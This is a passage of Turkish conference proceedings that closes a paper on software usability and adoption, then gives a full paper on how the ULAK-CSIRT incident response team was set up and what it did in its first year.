Yazılımın başarılı şekilde kullanılabilmesi için kullanıcı ile bilgisayar arasındaki boşluğun aşılması gerekmektedir. Norman [12] uçurum(gulf) olarak nitelendirdiği bu boşlukların aşılamamasından dolayı insanların yanlış nedeni suçlama, öğrenilmiş çaresizlik ve eğitilmiş çaresizlik geliştirdiklerinden bahsetmektedir. Yanlış nedeni suçlama, bazen teknoloji karşısında kendini suçlama, bazen sonuçların esasında yapılan eylem ile hiç bir ilgisi olmasa da gerçek nedeni gözden kaçırarak yanlış eylemi suçlama olarak karşımıza çıkmaktadır [12]. Öğrenilmiş çaresizlik, birisinin herkesin yapabildiğine inandığı bir işi yapamaması sonucu kendisini suçlaması ve çaresiz kalması durumunu içermektedir [12]. Eğitilmiş çaresizlik insanlar eğitim hayatı boyunca etkilendikleri matematik korkusu daha doğru ifade ile teknoloji korkusunun eseri olarak ortaya çıkan kötü tasarımlar karşısında kendilerini suçlama eylemi ile teknolojiden uzaklaşmalarını içermektedir [12].

### 4. Kullanılabilirlik

Norman uçurum olarak nitelendirdiği bu boşlukların, yazılımın uygulama ve değerlendirme

aşamalarında ortaya çıktığını belirtmektedir [12,14]. Uygulama aşamasında uçurum, kullanıcının niyeti ile sistemin izin verdiği arasındaki fark olarak [12] tanımlanmaktadır. Benzer şekilde Preece [14] de bu aşamadaki uçurumu kullanıcının amaçları ile bu amaçlara ulaşmak için sistemin sunduğu imkanlar arasındaki mesafe olarak ortaya koymaktadır. Değerlendirme aşamasındaki uçurumu ise Norman [12] kullanıcının sistemin fiziksel durumunun yorumlama ile birlikte beklentilerinin ve niyetinin ne kadar karşılandığının anlaması için harcaması gereken çaba olarak tanımlanmaktadır. Aynı bakış açısı ile Preece [14] de değerlendirme aşamasındaki uçurumu sistemin davranışı ile kullanıcıyı amacı arasındaki mesafe olarak sunmaktadır. Bu uçurumları aşmanın yolu olarak Norman [12] bir tasarım için gerekli olanları görünürlük (visibility), iyi kavramsal modelleme (good conceptual model), iyi adresleme (good mapping) ve geribildirim (feedback) olarak sunmaktadır.

Tasarım aşamasında yukarıda belirtilen yöntemleri uygulamak için programcıları yalnız bırakmak onlara zorlu bir yük vermek olacaktır. Bailey[1] çalışmasında sadece programcılık alanında çalışan kişilerin yazılımları ile, sadece tasarımcılık alanında çalışan kişilerin ürettikleri yazılımları kullanılabilirlik açısından değerlendirmiştir.

Tasarımcıların yazılım geliştirme konusundaki en büyük problemleri sorunu fark etmiş olsalar bile sorunun nasıl çözüleceğine dair teknik bilgilerinin olmaması nedeniyle oluşmaktadır. Buna karşın programcılar tarafından üretilen yazılımların teknik açıdan üstünlükleri olmasına rağmen-kullanılabilirliğindeki eksiklikler nedeni ile tasarımcıların ürettikleri yazılımlara oranla çok daha fazla ciddi hataya neden olduğu da Bailey'in bu çalışmasında ortaya konulmuştur. Bunu yanı sıra 81 bilgisayar profesyonelinin katıldığı 4 arayüzün değerlendirmeleri istenilen deneyde deneklerin 95%si en iyi performans gösterdikleri dışındaki arayüzü tercih etmiştir [1]. Programcılarla birlikte çalışacak

ve insan bilgisayar iletişimini sağlayacak olan arayüz tasarımında kullanılabilirlik mühendislerine ihtiyaç bulunmaktadır.

Booth'un İnsan Bilgisayar Etkileşimi için çizdiği çerçeve aşağıdaki soruları içermektedir [2];

1. İnsanın teknoloji kullanımını etkileyen etkenler nelerdir?
2. Teknolojinin insanın teknolojiyi kullanımına etki eden yönleri nelerdir?
3. İnsanlar etkileşimli yeteneklerini nasıl edinir ve kavramlaştırır?
4. İnsanın ihtiyaçlarını teknik olanaklarla nasıl eşleştiririz?
5. Kullanılabilir (usable) teknolojiler nasıl tasarlanır?
6. Teknoloji organizasyonları nasıl etkiler?

Bunlar arasından "Kullanılabilir teknoloji nasıl tasarlanır?" sorusu makalenin ilgi alanına yazılımlar açısından girmektedir.

Yazılım arayüzü tasarımında Çağıltay ve Acartürk'ün [3] makalelerinde bahsetmiş oldukları gibi üç yöntem bulunmaktadır.

1. Stil kılavuzları
2. Tasarım kılavuzları
3. Kullanılabilirlik testleri

Stil kılavuzları genelde yazılım firmaları tarafından yazılımda tutarlılık sağlamak amacıyla kullanılmaktadır.


Tasarım kılavuzları kullanılabilirlik soruna yaklaşımda sağduyu sonucunda çıkan kavramları içermektedir. Bu kılavuzlardan en önemlilerinde birisi Nielsen tarafından hazırlanmış olan aşağıda sıralanmış 10 maddeyi içermektedir.

1. Basit ve doğal diyalog kullanımı
2. Kullanıcının diliyle konuşma
3. Hafıza yükünü en aza indirilmesi
4. Tutarlılık
5. Geribildirim sağlanması
6. Açıkça gösterilmiş çıkış ve işlem sonlandırma

7. Kısıyolların önerilmesi
8. Uygun hata mesajların tasarlanması
9. Hataların engellenmesi
10. Yardım ve belge sağlanması

Üçüncü araç olan kullanılabilirlik testleri isminden anlaşılacağı gibi deneysel verilere dayanmaktadır. Deneylerde veriler farklı şekillerde toplanarak değerlendirilebilir: Kullanıcının deney sırasında sergilediği esneme, gerinme, vb davranışlar değerlendirilebilir; test sırasında aklından geçenleri sesli olarak da ifade etmesi istenerek aynı anda alınmış olan görüntü ve ses kayıtlarından oluşan veriler değerlendirilebilir; göz-izleme cihazı kullanılarak gözün ekrandaki hareketlerinin değerlendirilebilir.

Test katılımcısı sayısının bir çok ankette olduğu gibi onlarca kişi olmasına gerek yoktur. Nielsen [11] kullanılabilirlik hatalarının 75%ni bulmak için teste katılan denek sayısının beşten fazla olmasının yeterli olduğunu belirtmiştir (bkz. Şekil-2).



Şekil 2 - Kullanılabilirlik problemleri ve Denek sayısı [11]

Bu üç araç karşılaştırıldığında, still klavuzlarındaki tutarlılık sağlama özelliği kullanılabilirlik açısından önemli bir noktadır ancak tek başına kullanılabilirlik için yeterli değildir. Tasarım klavuzların çok genel olması Çağıltay ve Acartürk'ün belirttiği gibi yoruma açık olmasına da neden olmaktadır [3]. Buna ek olarak, Tullis ve Kodimer'in [16] belirttiği gibi still ve

tasarım klavuzları her zaman en etkili tasarımın oluşturulmasında etkili olmaktadır. Ayrıca tasarım klavuzların kullanılabilirlik testlerine göre çok daha fazla hatayı bulmasına karşın, kullanılabilirlik testleri 90% ciddi hataları bulurken tasarım klavuzları sadece 35% ciddi hatayı ortaya çıkardığı gözlemlenmiştir [6].

Kullanılabilirliğin ölçütleri olarak etkinlik (effectiveness), verimlilik (efficiency) ve memnuniyet (satisfaction) olarak belirtilmektedir [3]. Etkinlik, kullanıcıların uygulamayı kullanarak yapması gereken işleri ne kadar başardığını; verimlilik, belirlenen işi yapmak için kullanıcıya tahsis edilen kaynakların (zaman, maliyet, vb); memnuniyet kullanıcının uygulamayı kullandıktan sonra kişisel düşüncelerinin ölçülmesi ile belirlenir. Bu ölçütler sayesinde kullanılabilirlik ölçülebilir bir değer olabilmektedir. Örnek olarak geliştirilmiş varolan bir uygulama için "kullanıcıların 90%'si belirlenen işi 99% başarı oranı ile bir önceki sürüme göre 35% daha kısa zamanda, yüksek memnuniyet oranı ile tamamlamıştır" cümlesi etkinliği, verimliliği ve memnuniyeti göstermektedir.

## 5. Sonuç

Her yenilik gibi yeni geliştirilen yazılım (ör: e-devlet uygulaması olan web sitesi, işletim sistemi, oyun, vs) yaygınlaşmasına direnç gösterilecektir. Ancak gerekli olan koşullar sağlanması durumunda yaygınlaşacaktır. Bu koşullardan birisi olan benimsenebilir olmak yazılım açısından işlevsellik, kullanılabilirlik ve kullanıcının yazılımı sevip sevmemesi etkenlerinin maliyet ile karşılaştırılmasına dayanmaktadır.

Bir yazılımın kullanılabilirliği, yazılım geliştirilen programcılarla kullanılabilirlik mühendislerinin birlikte çalışması sonucunda sağlanmaktadır. Kullanılabilirlik mühendislerinin yazılımın kullanılabilirliğini arttırmak için uyguladıkları yöntemler still klavuzları, tasarım klavuzları ve kullanılabilirlik testleridir. Bu yöntemler sayesinde kullanılabilirlik bir ölçülebilir veri olarak ortaya çıkmaktadır.

Toplumsal hayata hızla nüfuz eden bilişim teknolojilerini kriterlerin hızlı, verimli vb kriterlere sahip olmasının yanı sıra ölçülebilir bir kriter olan kullanılabilir kriterini de dikkate alarak uygulanması bu teknolojilerin benimsenmesini ve yaygınlaşmasını artıracaktır.

## Kaynakça

- [1]. Bailey, S. (1993). Iterative methodology and Designer Training in Human Computer Interface design. Proceedings of ACM INTERCHI'93 Conference on Human Factors in Computing Systems, 198-205
- [2]. Booth, P. (1989). An Introduction to Human-Computer Interaction. Hove, UK: Lawrence Erlbaum Associates.
- [3]. Çağıltay, K. Acartürk, C. (2006), İnsan Bilgisayar Etkileşimi ve ODTÜ'de Yürütülen Çalışmalar, Akademik Bilişim Konferansı, 9-11 Şubat 2006, Denizli.
- [4]. Edquist C., (1997), "System of Innovation Approaches - Their Emergence and Characteristics", in Charles Edquist (ed), System of Innovation: Technologies, Institutions and Organizations, Chapter One, London and Washington: Pinter, 1-35
- [5]. Freeman C., (1995), The 'National System of Innovation' in Historical Perspective, Cambridge Journal of Economics, 19, pp 5-24
- [6]. Jeffries, R. Miller, J.R., Wharton, C., Uydea, K.M., (1991). User interface evaluation in the real world: A comparison of four techniques, CHI'91 Conference Proceedings, 119-124.
- [7]. Markus, L. (1987). Power, Politics and MIS Implementation. In 'The Social Impacts of Computing', 68-82.
- [8]. Moore, G.C. and I Benbasat (1991), "Development of an Instrument to Measure the Perception of Adopting Information

Technology Innovation" Information Systems Research 2(3) 173-191

- [9]. Morris, M. and Dillon, A. (1996) User acceptance of information technology: theories and models. Annual Review of Information Science and Technology. Medford NJ: Information Today Inc., 3-32.
- [10]. Nelson, R.R. and Rosenberg N., (1993), Technical Innovation and National Innovation Systems., Introductory Chapter Edited by R.R. Nelson
- [11]. Nielsen, J. (1993). What is Usability? In 'Usability Engineering', Cambridge MA: Academic Press, 23-48.
- [12]. Norman, D. (1988). The Psychology of Everyday Actions. In Norman (Ed), 'The Psychology of Everyday Things', New York: Basic Books, 34-53. (NB - this book is also titled the 'Design of Everyday Things,' in more recent editions)
- [13]. Niosi, J., Salviotti P., Bellon B., Crow M., (1993), National System of Innovation: In Search of a Workable Concept, Technology in Society, Vol. 15, pp. 207-227.
- [14]. Preece, J. (1994) Interaction Styles. In Preece (Ed), 'Human-Computer Interaction', Addison Wesley, 261-283.
- [15]. Shackel, B. (1991). Usability -Context, Framework, Definition, Design and Evaluation. In Shackel, B. and S. Richardson (eds.), 'Human Factors for Informatics Usability,' Cambridge: Cambridge University Press, 21-37.
- [16]. Tullis, T. and Kodomer, M. A (1992), comparison of direct manipulation, selection and data entry techniques for reordering fields in a table. Human Factors Perspectives on HCI, 266-270.

## ULAK-CSIRT I Yaşında: Değerlendirmeler ve Yeni Hedefler

Murat Soysal<sup>1</sup>, Ar.Gör. Enis Karaarslan<sup>2</sup>, Gökhan Eryol<sup>3</sup>, Öğr.Gör. Hüseyin Yüce<sup>4</sup>

<sup>1</sup> TÜBİTAK-ULAKBİM

<sup>2</sup> Ege Üniversitesi

<sup>3</sup> Orta Doğu Teknik Üniversitesi

<sup>4</sup> Marmara Üniversitesi

msoysal@ulakbim.gov.tr, enis.karaarslan@ege.edu.tr, eryol@metu.edu.tr, huseyin@marmara.edu.tr

**Özet:** Ülkemizde internet kullanımının hızla yaygınlaşması ile e-devlet ve elektronik bankacılık gibi uygulamaların sayısındaki artış, ulusal ve kişisel bilgi kaynaklarının güvenliğinin sağlanmasını çok daha önemli hale getirmiştir. Siber saldırılar ve siber terörizm olaylarındaki artış da özellikle ulusal bilgi kaynaklarının güvenliğini tehdit eder durumdadır. Bu şartlar bilgisayar olaylarına müdahale ekiplerinin ülke içinde hızla kurulmasını ve işler hale getirilmesini zorunlu kılmaktadır. Bu ihtiyaçtan hareketle, Ulusal Akademik Ağ (UlakNet) bünyesinde güvenlik konularında çalışacak UlakNet Bilgisayar Olaylarına Müdahale Birimi, Ulak-CSIRT kurulmuştur. Bu makalede, Ulak-CSIRT'ün kurulum ve işletim aşamalarında elde edilen tecrübeler aktarılacak ve benzer ekipleri kurmayı planlayan kurumlara rehber olunmaya çalışılacaktır.

**Abstract:** The security of the national and personal information resources became more important in our country with the expansion in the use of the internet and the increase in the number of applications such as e-government and electronic banking applications. Moreover, the increase in the number of cyber attacks and cyber terrorism have been threatening especially the security of the national information resources. These circumstances oblige the urgent establishment of the Computer Security Incident Response Teams. Urged by necessity, Ulak-CSIRT, the UlakNet Computer Security Incident Response Team, has been established in the constitution of the National Academic Network (UlakNet). In this paper, the experiences gained during the establishment and operation of the Ulak-CSIRT will be explained. These experiences would be useful for the institutions which are planning to establish such teams.

**Anahtar Kelimeler:** Ağ yönetimi, kampus ağları, CERT, CSIRT, bilgisayar olayları, güvenlik, yama, duyuru, UlakNet, Ulak-CSIRT

### 1.Giriş

Altyapısını Ocak 1997'de hizmete açan Ulusal Akademik Ağ (UlakNet) üniversiteler ve araştırma kurumlarını birbirine bağlamaktadır. TÜBİTAK'ın [1] bir enstitüsü olan ULAKBİM [2] tarafından işletilen bu ağ halen 75 üniversite, bu üniversitelere ait fakülte, meslek yüksek okulları, TÜBİTAK birimleri, Askeri Okullar ve Harp Akademisi, Polis Akademileri, Süleymaniye Kütüphanesi, Türk Tarih Kurumu, Milli Kütüphane, YÖK, ÖSYM, Türkiye Atom Enerjisi Kurumu ve Türk Silahlı Kuvvetleri Ar-

Ge birimlerinden oluşan pek çok kuruluşa hizmet sağlamaktadır. Şu an ağda yaklaşık olarak iki milyon kullanıcı ve iki yüz bin bilgisayar bulunmaktadır. Ankara, İstanbul ve İzmir'de yerleşmiş PoP noktaları ile hizmet veren ağın global internete 2 Gbps ve Avrupa Akademik Ağı GEANT'a 622 Mbps'lık erişim kapasiteleri mevcuttur.

Bilgi teknolojilerindeki hızlı gelişime atak uydurmak konusunda, özellikle teknik eleman bulunması açısından zorluk çekilen ülkemizde "Bilgi Güvenliği" alanında da ciddi sıkıntılar



yaşanmaktadır. Ulusal Akademik Ağ, kullanıcı sayısı, ağdaki bilgisayar sayısı, bağlantı hızlarındaki artış ve bilgisayar uygulamalarının çeşitlenmesi ile birlikte, bilgisayar güvenlik olaylarının sayısında da hızlı bir yükseliş gözlenmektedir.

UlakNet bünyesinde bilgi güvenliği konusundaki bilincin artırılması, yaşanan bilgisayar güvenlik olayları sayısının azaltılması ve ağı kurulduğu tarihten beri sürdürülen çalışmaların daha koordineli bir hale getirilmesi için UlakNet Bilgisayar Olaylarına Müdahale Biriminin kurulmasına karar verilmiştir. Dünyadaki benzerleri ile paralel bir organizasyona sahip bu birim, Ulak-CSIRT (<http://csirt.ulakbim.gov.tr>) olarak adlandırılmış ve Şubat 2006'da faaliyetlerine başlamıştır.

CERT (Computer Emergency Response Teams) ya da CSIRT (Computer Security Incident Response Teams) bilgisayar güvenlik olaylarına müdahale amacıyla kurulan ekiplere verilen genel isimlerdir. Kasım 1988'de "Morris" adlı solucanın Internet sistemlerinin %10'unu işlemez hale getirmesi sonucu, bu tip büyük ölçekli olayların tekrar yaşanmasını engellemek amacıyla Carnegie Mellon Üniversitesi'nde bir koordinasyon merkezi kurmuştur. CERT/CC [3] adıyla anılan bu merkezin asıl amacı, ilk zamanlarda güvenlik uzmanlarını bir araya getirmektir. Internet ve dolayısıyla güvenlik ihlallerindeki hızlı artış sebebiyle yıllar içinde açık ve olay analizi, iş devam planlaması, eğitim ve anlık ağ karakteristiği belirlenmesi gibi alanlarda da çalışılmaya başlamıştır. İlerleyen zamanlarda benzer amaçlarla çeşitli ekipler kurulmuştur. Bu ekipler çoğunlukla ilgilendikleri ağı adıyla CERT kısaltmasını birleştiren isimler edinmişlerdir. Carnegie Mellon Üniversitesi CERT kısaltmasının patentini aldığından, bu işlem için izin alınması gerekmektedir. Kavram kargaşası yaşatmamak amacıyla makalenin devamında, bilgisayar güvenlik olaylarına müdahale birimlerine, CERT ile aynı anlamda kullanılan CSIRT (Computer Security Incident Response Teams) kısaltmasıyla hitap edilecektir.

Makalenin ilerleyen bölümlerinin organizasyonu şu şekildedir: İkinci bölümde Ulak-CSIRT'ün kurulum aşamasında izlenen yolun detayları ile Şubat 2006'dan bu yana alınan yol ve karşılaşılan zorluklar anlatılacaktır. Hem Ulak-CSIRT, hem de ülkemizde bu tip oluşumlarda bulunan ya da bulunması gereken kurumlar için gelecekte izlenebilecek yol hakkında üçüncü bölümde bir yol haritası çizilecektir.

## 2. ULAK-CSIRT: Kurulum ve Gelişim Süreci

Güvenlik uygulamalarını ve ağ yönetim merkezine bildirilen bilgisayar güvenlik olayı takiplerini daha organize hale getirmek amacıyla UlakNet bünyesinde Ulak-CSIRT adında bir güvenlik grubu çalışmalarına başlamıştır. Bu süreç iki ana başlıkta incelenecektir:

- Kurulum Süreci
- Gelişim Süreci

### 2.1 Kurulum Süreci

Ulak-CSIRT kurulumuna karar verildiğinde, CSIRT benzeri yapılanmaların üstlenebileceği sorumluluklar (TABLO I)[4] arasından önceliklerin belirlenmesi yoluna gidilmiştir.

Tablo I'de listelenen sorumluluklara bakıldığında, çok geniş bir yelpazede yer aldıkları ve her birinin ciddi seviyede uzmanlık gerektirdiği görülmektedir. Bir güvenlik ekibi kurulurken ilk atılması gereken adım, faaliyet alanlarının iyi belirlenmesi ve kalın çizgilerle ifade edilmesidir. Faaliyetlerin belirlenmesinde belirleyici faktörler olarak aşağıdakiler sıralanabilir:

- Ekibin hizmet edeceği ağın temel ihtiyaçları,
- Ağın büyüklüğü,
- Ekibe dahil edilebilecek mevcut personelin beceri alanları,
- Ekibin üstleneceği idari yetkiler,
- Ekibe sağlanabilecek maddi kaynak .

-Olay müdahale	-Güvenlik Danışmanlığı
-Uyarı	-Bilinçlendirme
-Açıklarla mücadele	-Eğitim-Çalıştay
-Duyurular	-Ürün Değerlendirme
-IDS	-Sızma Testi
-Bilgi kaynaklığı	-Teknoloji İzleme
-Risk Analizi	-Güvenlik uygulamaları
-Koordinasyon	konfigürasyonu ve
-İş devam planlaması	çalıştırılması

Tablo I. CSIRT Faaliyet Alanları

Ulak-CSIRT'ün kurulum aşamasında da listelenen faktörler incelenmiş, gerek daha önce yaşanmış güvenlik olaylarının getirdiği tecrübeler, gerekse uçlardaki ağ yöneticileri ile yapılan toplantılar sonucunda yaşanan güvenlik sorunlarının kaynağı olarak aşağıdaki nedenler belirlenmiştir:

- Uçlardaki kısıtlı eleman sayısı,
- Yabancı dil yetersizliği
- Güvenlik konusunda bilgi eksikliği.

Ulak-CSIRT'ün ilk aşamadaki sorumlulukları aşağıdaki şekilde tanımlanmıştır:

- Ağ genelinde bilgi güvenliği bilincini artırmak,
- Akademik ağa yapılan bilgisayar güvenliğini tehdit edici saldırı sayısını azaltmak,
- Güvenlik ihlali sorumlularını tespit etme aşamasının koordinasyonunu sağlamak,
- Güncel açıkları ve çözümleri hakkında ağa bağlı uçların yöneticilerini bilgilendirmek,
- Bağlı uç yöneticilerine bilgi güvenliği hakkında eğitim vermek,
- Bilgi güvenliğini sağlamak için kullanılacak yöntemler hakkında Türkçe belgeleri sağlamak.

Birim üyelerinin belirlenmesi aşamasında ise, dağıtık sorumluluk paylaşımı benimsenmiştir. Ağ bünyesindeki uçlarda görevli, bilgi güvenliği konusunda yeterli bilgi ve tecrübeye sahip, bu konuda akademik çalışmalarını da yürüten ve böyle bir organizasyonda gönüllü olarak görev

almak isteyen üç üye belirlenmiştir. Üniversite rektörlükleri ile yapılan yazışmalar sonucunda, bu kişilerin Ulak-CSIRT içinde görevlendirilmeleri sağlanmıştır. Bu üyeler Enis Karaarslan (Ege Üniversitesi), Gökhan Eryol (Orta Doğu Teknik Üniversitesi) ve Hüseyin Yüce (Marmara Üniversitesi) dir. ULAKBİM'den Murat Soysal'ın da katılımıyla kurulan birimin ve ULAKBİM Müdürlüğü'nün sorumluluk alanları üzerinde yaptığı toplantılar sonucunda kısa vadeli eylem planı şu şekilde oluşturulmuştur:

- Olay bildirim formunun işletimi,
- Güvenlik olaylarına müdahale,
- Güvenlik duyuruları ,
- Güvenlik konusunda Türkçe belgeleme,
- Eğitim-Çalıştay düzenlenmesi,
- Hukuki konularda takip ve bilgilendirme.

### 2.1.1. Olay bildirim formunun işletimi

Gerek UlakNet'e dış ağlardan yapılan, gerekse UlakNet'ten dış ağlara yapılan saldırıların ve sorumluların tespit edilebilmesi amacıyla Ulak-CSIRT olay bildirim formu işletim çalışması yürütülmektedir. Özellikle UlakNet'ten dış ağlara yapılan güvenlik ihlallerine müdahale süreci aşağıdaki gibi olacaktır:

- Kabul edilebilir bir günlük (log) ve olay bildirim formu (trouble ticket) ile ilgili ucun sorumlusuna durumun aktarılması,
- Saldırıcı/güvenlik ihlalini yapan sorumlunun tespiti,
- Saldırı ve şikayet devam ediyorsa hızla durdurulması için uç sorumlusu ve şikayet sahibi arasındaki işbirliğinin koordine edilmesidir.

### 2.1.2. Güvenlik olaylarına müdahale

Düzenli aralıklarla yapılacak ağ trafiği incelemeleri ile bir güvenlik ihlalinin çağrıştıran ağ trafiğinin tespit edilmesi ve Ulak-CSIRT üyeleri tarafından doldurulacak formlarla ilgili uçların haberdar edilmesidir.

### 2.1.3. Güvenlik duyuruları

CERT/CC gibi genel geçerliliği olan ekiplerin yayınladığı, güncel açıklar ve tehditler hak-

kındaki duyuru/uyarıların uç sorumlularına ulaşmasını sağlama ve güncel tehditlere dikkat çekmeyi içermektedir.

#### 2.1.4. Türkçe belgeleme ve eğitim-çalıştay düzenlenmesi

Yapılan incelemelerde belirlenen en temel sorun, bilgi ve bilgiye giden yoldaki aksaklıklardır. Türkçe belgeleme çalışmalarının ve eğitim-çalıştay düzenlenmesinin teşvik ve koordine edilmesi de eylem planları arasında yer almıştır. Böylesine büyük bir ağırlıkta belge ve eğitim ihtiyacını Ulak-CSIRT'ün karşılaması ölçeklendirilebilir olmayacağından, eylem planı bu konuda işbirliğini de içermektedir.

#### 2.1.5. Hukuki konularda takip ve bilgilendirme

Bu ekibin, önlemeye ve sorumlu tespiti yapmaya çalıştığı olayların hukuki ihlaller ile örtüşmesi çok muhtemeldir. Bu nedenle, hukuki sorumlulukların belirlenmesi, bunların ağ bileşenleri ile paylaşılması ve ülke genelinde bu alanda yapılan çalışmalara teknik tecrübelerin paylaşımı vasıtasıyla destek verilmesi de bir eylem maddesi olarak belirlenmiştir.

#### 2.2 Gelişim Süreci

UlakNet uçlarındaki teknik sorumluları, eğitim ve belgeleme konularında hem hedef kitledir, hem de bu materyallerin sağlayıcılığını da üstlenebilmektedir. Aynı zamanda, yönettikleri ağların güvenlik olaylarının takip süreçlerini de yerine getirmektedir. Ulak-CSIRT ile uç teknik sorumlularının koordinasyon ve işbirliği içerisinde olması gerektiğinden, Ulak-CSIRT'ün hedeflerinin ve işleyişinin duyurulması için Akademik Bilişim toplantısı seçilmiştir. 2006 yılı Şubat ayında Pamukkale Üniversitesi'nde düzenlenen Akademik Bilişim 2006 toplantısında Ulak-CSIRT hakkında tüm üniversitelere bilgi verilmiş, eylem maddelerinin başarıya ulaşması için işbirliği çağrısında bulunulmuştur.

Toplantı öncesinde eylem maddeleri üzerinde hazırlıklarına başlamış olan birim üyeleri, toplantı sonrasında hızla organize olmuş ve dört

koldan çalışmalarına başlamıştır. Eylem maddeleri üzerinde günümüze kadar yapılan çalışmalar şu şekildedir:

- Olay Takip Sistemi Kurulumu
- Türkçe Belgeleme
- Güvenlik Duyuruları
- Hukuki Durum Tespiti
- Eğitim-Çalıştay

##### 2.2.1. Olay Takip Sistemi Kurulumu

Dünya çapında birçok CSIRT'de kullanılan olay takip sistemleri üzerinde bazı denemeler yapılmıştır. UlakNet uçlarındaki teknik sorumluların hızlı değişimi ve bazı uçlardaki ilgi yetersizliği yüzünden fazlaca otomatize olmuş mevcut takip sistemlerinin şu an için kullanımı uygun değildir. Bu sebeple, olay takip sistemi olarak PHP programlama dili ve MySQL veri tabanı kullanarak Ulak-CSIRT üyelerinin geliştirdiği bir araç kullanılmaya başlanmıştır. Bu araç sayesinde girilen her bir olay kaydı, ilgili IP'yi kullanmakta olan uç sorumlularına yönlendirilmekte, sorumlulardan kaydı yapan kişinin ve Ulak-CSIRT üyelerinin inceleme sonuçlarından haberdar edilmesi istenmektedir. İnceleme aşamasında uç sorumlusu tarafından karşılaşılan her türlü teknik problemle ilgili Ulak-CSIRT üyeleri destek vermeye çalışmaktadırlar. Belirli bir süre zarfında inceleme ile ilgili bilgilendirme yapmayan, olay kaydı sayısında hızlı artışlar gözlenen sorumlularla iletişime geçilmekte ve işbirliği için teşvik edilmektedirler. Yaklaşık 5 aydır devrede olan bu sistem sayesinde, her bir uç için geçmişte yaşanan olaylar, belirli uçlarda yaşanan güvenlik zafiyetleri ve olay türleri (SPAM, virüs, port taraması, DDoS, P2P v.s.) hakkında istatistikî değerlendirmelerin yapılması mümkün olmuştur.

Ulak-CSIRT faaliyetleri hakkındaki farkındalığın artması ve belirli bir oranda uç sayısı ile tam işbirliğinin sağlanmasından sonra, daha kullanışlı olan olay takip sistemlerinin kullanılması hedeflenmektedir.

##### 2.2.2. Türkçe Belgeleme

Türkçe belgeleme konusunda ilk adım, eldeki mevcut belgelerin taranması olmuştur. UlakNet teknik sorumlularının güvenlik alanında ihtiyaç duyduğu konular da göz önünde bulundurularak sistem güvenliği, kampus ağ güvenliği, zafiyet tarama araçları, web güvenliği ve ağ trafiği izleme araçları kurulumu hakkında Türkçe belgeler sağlanmış ve organize bir şekilde Ulak-CSIRT sayfasında (<http://csirt.ulakbim.gov.tr/dokumanlar/>) yayınlanmaya başlanmıştır. Bu eylem maddesinin en önemli noktalarından biri, teknik sorumluları, kullandıkları uygulamalar hakkında belge yazmaya teşvik etmek ve diğer sorumluları bu uygulamalardan haberdar etmektir. Geline noktada birkaç uç yöneticisinden destek alınsa da, genel olarak Türkçe belge sağlama çalışmaları Ulak-CSIRT üyeleri ve ULAKBİM personeli ile kısıtlı kalmıştır. Bu konudaki işbirliğinin, belgeleri kullanan çok sayıda uç sorumlusunun teşvik edici yorumları ve Ulak-CSIRT'ün diğer çalışmaları sonucu artan bilgi güvenliği bilinciyle daha ileriye gideceği umut edilmektedir.

##### 2.2.3. Güvenlik Duyuruları

Güncel güvenlik duyurularının uç sorumluları ile paylaşılmasını sağlamak amacıyla Ulak-CSIRT sayfasında bir güvenlik haberleri bölümü kurulmuştur. Bu bölümde "Olympos.org" ve "turk.internet.com" sitelerinde yayınlanan Türkçe haber ve duyurular ile "Virus.org" ve "SecurityFocus.org" sitelerinde yayınlanan İngilizce uyarılar yer almaktadır. Ayrıca ulusal düzeyde düzenlenen güvenlik içerikli toplantı, sempozyum v.s. ile ilgili haberler de sitemizin bu bölümünde bulunmaktadır. Güvenlik haberleri bölümü ile farklı e-posta listelerini ya da web sayfalarını izlemekte zorlanan uç sorumluları için daha derli toplu bir alan oluşturularak güncel güvenlik olayları hakkında bilgilendirilmeleri hedeflenmiştir.

##### 2.2.4. Hukuki Durum

2006 yılı Şubat ayından bu yana en çok üzerinde durulan eylem maddelerinden birisi de bilgi

güvenliği konusundaki hukuki durumun belirlenmesidir. Bu amaçla mevcut yasaların taranmasıyla başlayan çalışma süresince, konunun uzmanlarıyla toplantılar yapılarak bilinçlenme faaliyetleri yürütülmüştür. İletilen bir güvenlik ihlali sonrası yapılacak sorumlu tespiti aşamasında, sağlayıcı konumundaki ULAKBİM'e, kişinin internete erişimi sağlayan uç sorumlusuna hangi sorumlulukların düştüğü konusunda çalışma yapılmaktadır. Bu çalışmanın sonucu bir rapor halinde tüm uç sorumluları ile paylaşılacaktır. Ayrıca yeni yayımlanan Bilişim Hizmetlerinin Düzenlenmesi ve Bilişim Suçları Hakkında Kanun Tasarısı'nın, karşılaşılan olaylarda edinilen tecrübeler vasıtasıyla yorumlanması ve ilgili komisyona iletilmesi hedeflenmektedir. Bu konudaki çalışmalar da devam etmektedir.

##### 2.2.5. Eğitim

Güvenlik konusundaki teknik bilgi seviyesinin artırılması konusunda planlanan eğitim ve çalıştayların genel çerçevesinin çizilmesi hedeflenmektedir.

#### 3. Sonuç ve Yol Haritası

World Wide Web ve CERT/CC gibi örneklerde olduğu gibi, bilgi teknolojileri konusunda da önderliği akademik kurumlar yapmışlardır. Ulak-CSIRT'ün kurulum aşamasında uzun vadeli olarak belirlenen bir hedef de ağda oluşacak güvenlik bilincini (kullanıcıların büyük çoğunluğunun üniversite öğrencilerinden oluştuğu dikkate alınmalı), Türkçe belgeleme ve iyi yetişmiş teknik eleman altyapısını ülke geneline yayarak ulusal ve kişisel anlamda bilgi güvenliğini artırmaktır.

Yapılan araştırmalarda, Türkiye'de daha önce bu tip bir ekibin işlerlik kazanmamış olmasını, e-devlet uygulamalarının ve bilgisayar okuryazarlığının hızla arttığı günümüzde ciddi bir sorun olarak görülmektedir. Bu sebeple, gerek kurulum, gerekse işletim sürecinde edinilen tecrübe ve karşılan sorunların paylaşılmasının faydalı olacağı düşünülmektedir.

CSIRT benzeri yapıların kurulmasında, faaliyet alanlarının iyi tanımlanmasının çok önemli olduğu daha önceki bölümlerde belirtilmişti. Ulak-CSIRT kurulum aşamasında iyi bir durum değerlendirilmesi yapılması sebebiyle işletim sırasında bu konuda ciddi bir problemle karşılaşılacaktır.

Bir diğer önemli nokta da, CSIRT oluşumunun idari konumu ve bütçesi konusunda da kurulum aşamasında ciddi planlamalar yapılmasıdır. Ulak-CSIRT özelinde hizmet verilen uçlar (üniversiteler, akademik kurumlar v.s.) ile ULAK-BIM arasında kullanım politikası dışında organik bir bağ bulunmaması ve üyelerin çoğunluğunun ULAKBIM personeli dışından olması idari konumun tanımlanması konusunda olumsuzluklar doğurmuştur. Güvenlik olayı takibi sırasında yaşanan işbirliği eksikliğinin karşılığında ağ içinde uygulanabilecek yaptırımlar, koordinasyonun başarısına ciddi katkıda bulunacaktır.

